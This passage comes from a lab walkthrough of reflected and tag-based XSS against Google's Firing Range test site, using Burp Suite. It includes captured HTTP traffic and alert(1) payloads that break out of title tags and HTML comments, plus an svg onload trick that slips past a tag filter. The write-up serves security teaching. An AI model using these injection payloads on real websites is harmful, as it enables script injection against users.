13 Te: trailers
14
15
```

Response (Pretty | Raw | Hex | Render)


```
1 HTTP/2 200 OK
2 X-Xss-Protection: 0
3 Cache-Control: no-cache, no-store, must-revalidate
4 Pragma: no-cache
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Content-Type: text/html;charset=utf-8
7 X-Cloud-Trace-Context: 18893b2c11532df876006f6de4ba1ffe
8 Vary: Accept-Encoding
9 Date: Thu, 17 Nov 2022 08:06:45 GMT
10 Server: Google Frontend
11 Content-Length: 63
12 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443";
   ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443";
   ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443";
   ma=2592000; v="46,43"
13
14 <html>
15   <body>
16     <script>
         alert(1)
       </script>
17   </body>
```

Step 25. On the new response, right click and click copy URL. Then go back to proxy and turn off intercept.



Step 26. Now go back to firefox and paste the url into a new tab and we'll see that we've executed a script that makes a pop up appear.

Step 27. Now navigate back to this page of Reflected XSS before turning on the intercept again in Burp and selecting **"Parameter – Title"**



Step 28. We're going to repeat **Step 22 and 23** and send the intercepted traffic to repeater and clicking send to see how the response looks like.

Request

Pretty Raw Hex

```
1 GET /reflected/parameter/title?q=a HTTP/2
2 Host: public-firing-range.appspot.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
  https://public-firing-range.appspot.com/reflected/index.
  html
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```

Response

Pretty Raw Hex Render


```
1 HTTP/2 200 OK
2 X-Xss-Protection: 0
3 Cache-Control: no-cache, no-store, must-revalidate
4 Pragma: no-cache
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Content-Type: text/html;charset=utf-8
7 X-Cloud-Trace-Context: 8571455e8ce8ad632a00b006f0203431
8 Vary: Accept-Encoding
9 Date: Thu, 17 Nov 2022 08:11:57 GMT
10 Server: Google Frontend
11 Content-Length: 65
12 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443";
   ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443";
   ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443";
   ma=2592000; v="46,43"
13
14 <html>
15   <head>
       <title>
         a
       </title>
16   </head>
17   <body>
     </body>
18 </html>
```

Step 29. As you can see, this time the **"a"** is nested inside the title. So if you tried to do the same thing as before where you replaced **"a"** with **"<script>alert(1)</script>"** it actually won't do anything when you copy the url. Instead you have to first close out title parameter before using the script by typing this **"</title><script>alert(1)</script>"**


```
1 GET /reflected/parameter/title?q=
  </title><script>alert(1)</script> HTTP/2
```

Step 30. Send it and copy the url before turning off your Intercept again. This is so we could copy the url into another tab to see if we successfully escaped the parameter.

Step 31. For the next part of the lab, we're going to the **Reflected XSS** page again and this time we're going to turn on the intercept again before selecting **"Parameter – Body HTML comment"**



Step 32. We're going to intercept the traffic again via burp and send it to repeater like we previously did. Then head to repeater and press Send once again to see how it looks like. For this, it should look like **"a"** is nested in the body. But < - - signify it's a comments so we need to close this first before we can run our scripts.



Step 33. To escape the comment type **“- -><script>alert(1)</script>** then copy the url and turn off the intercept before pasting in the link in a new tab.

```
GET /tags/multiline?q=-->><script>alert(1)</script>
HTTP/2
```

Step 34. For the last portion of this lab, we’re back to the home page of the Firing Range Webpage and clicking on **“Tag Base XSS”**

Version 0.48

What is the Firing Range?

Firing Range is a test bed for automated web application security scan
Its test cases are not meant to be hard to reach or exercise, as the site
The testbed focuses on detection capabilities, presenting many variant
For more details, see the GitHub page.

- Address DOM XSS
- Angular-based XSSes
- Bad JavaScript imports
- CORS related vulnerabilities
- DOM XSS
- Escaped XSS
- Flash Injection
- Mixed content
- Redirect XSS
- Reflected XSS
- Remote inclusion XSS
- Reverse ClickJacking
- Tag based XSS
- URL-based DOM XSS
- Vulnerable libraries
- Leaked httpOnly cookie
- Invalid framing configuration

Step 35. On that page, we're going to turn on the intercept before clicking on the very last option called **"Multiline Tag"**

Other attacks

A collection of other esoteric att

- Expression based attacks - (
  the word "expression" in th
- Multiline tags - Only multili
  out any tag in the request. v

Step 36. We're going to send the intercepted traffic to the repeater like we did for all the previous traffic and click send to see the response.

Response

Pretty Raw Hex Render

```
1  HTTP/2 200 OK
2  X-Xss-Protection: 0
3  Cache-Control: no-cache, no-store, must-revalidate
4  Pragma: no-cache
5  Expires: Thu, 01 Jan 1970 00:00:00 GMT
6  Content-Type: text/html;charset=utf-8
7  X-Cloud-Trace-Context: f8e3b253e54d5501e35e82b079e62ee4
8  Vary: Accept-Encoding
9  Date: Thu, 17 Nov 2022 08:39:31 GMT
10 Server: Google Frontend
11 Content-Length: 27
12 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443";
   ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443";
   ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443";
   ma=2592000; v="46,43"
13
14 <html>
     <body>
       a
     </body>
   </html>
```

Step 37. The response looks very similar to the very response back in **Step 24,** but if you tried to modify the request by simply changing the **"a"** to **"<script>alert(1)</script>"** and clicking send. You'll see that you'll get an error on the

response side. This is because it's filtering out the tags, we use to escape the parameter as seen in the error.

Request

Pretty Raw Hex

```
1 GET /tags/multiline?q=<script>alert(1)</script> HTTP/2
2 Host: public-firing-range.appspot.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
  https://public-firing-range.appspot.com/tags/index.html
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: text/html;charset=utf-8
3 X-Cloud-Trace-Context: 0cebe850d5f31b565f42f7cbd931c4a0
4 Vary: Accept-Encoding
5 Date: Thu, 17 Nov 2022 08:43:22 GMT
6 Server: Google Frontend
7 Cache-Control: private
8 Content-Length: 234
9 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443";
  ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443";
  ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443";
  ma=2592000; v="46,43"
10
11 <html>
     <head>
12     <meta http-equiv="content-type" content="
       text/html;charset=utf-8">
13     <title>
         400 Invalid input, contains tags.
       </title>
14   </head>
15   <body text=#000000 bgcolor=#ffffff>
16     <h1>
         Error: Invalid input, contains tags.
       </h1>
17   </body>
   </html>
18
```

Step 38. However, if you did some testing you'll noticed that it won't filter out just the **"<"** tag. So we can use this tag to run our script still by typing **"<svg/onload=alert(1)%20"**

Pretty Raw Hex

```
1 GET /tags/multiline?q=<svg/onload=alert(1)%20 HTTP/2
2 Host: public-firing-range.appspot.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
  https://public-firing-range.appspot.com/tags/index.html
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 X-Xss-Protection: 0
3 Cache-Control: no-cache, no-store, must-revalidate
4 Pragma: no-cache
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Content-Type: text/html;charset=utf-8
7 X-Cloud-Trace-Context: eceac1a4953ebe330105e98eea88e359
8 Vary: Accept-Encoding
9 Date: Thu, 17 Nov 2022 08:45:03 GMT
10 Server: Google Frontend
11 Content-Length: 47
12 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443";
   ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443";
   ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443";
   ma=2592000; v="46,43"
13
14 <html>
     <body>
       <svg/onload=alert(1) </body>
       </html>
```

Step 39. As you can see this works fine because while they filtered **“<>”**. They forgot to filter out just **“<”** so we’re able to find a work around and still run the script. This is why proper input validation is important and why you don’t want to have too much info in the error. But this is the end of the lab.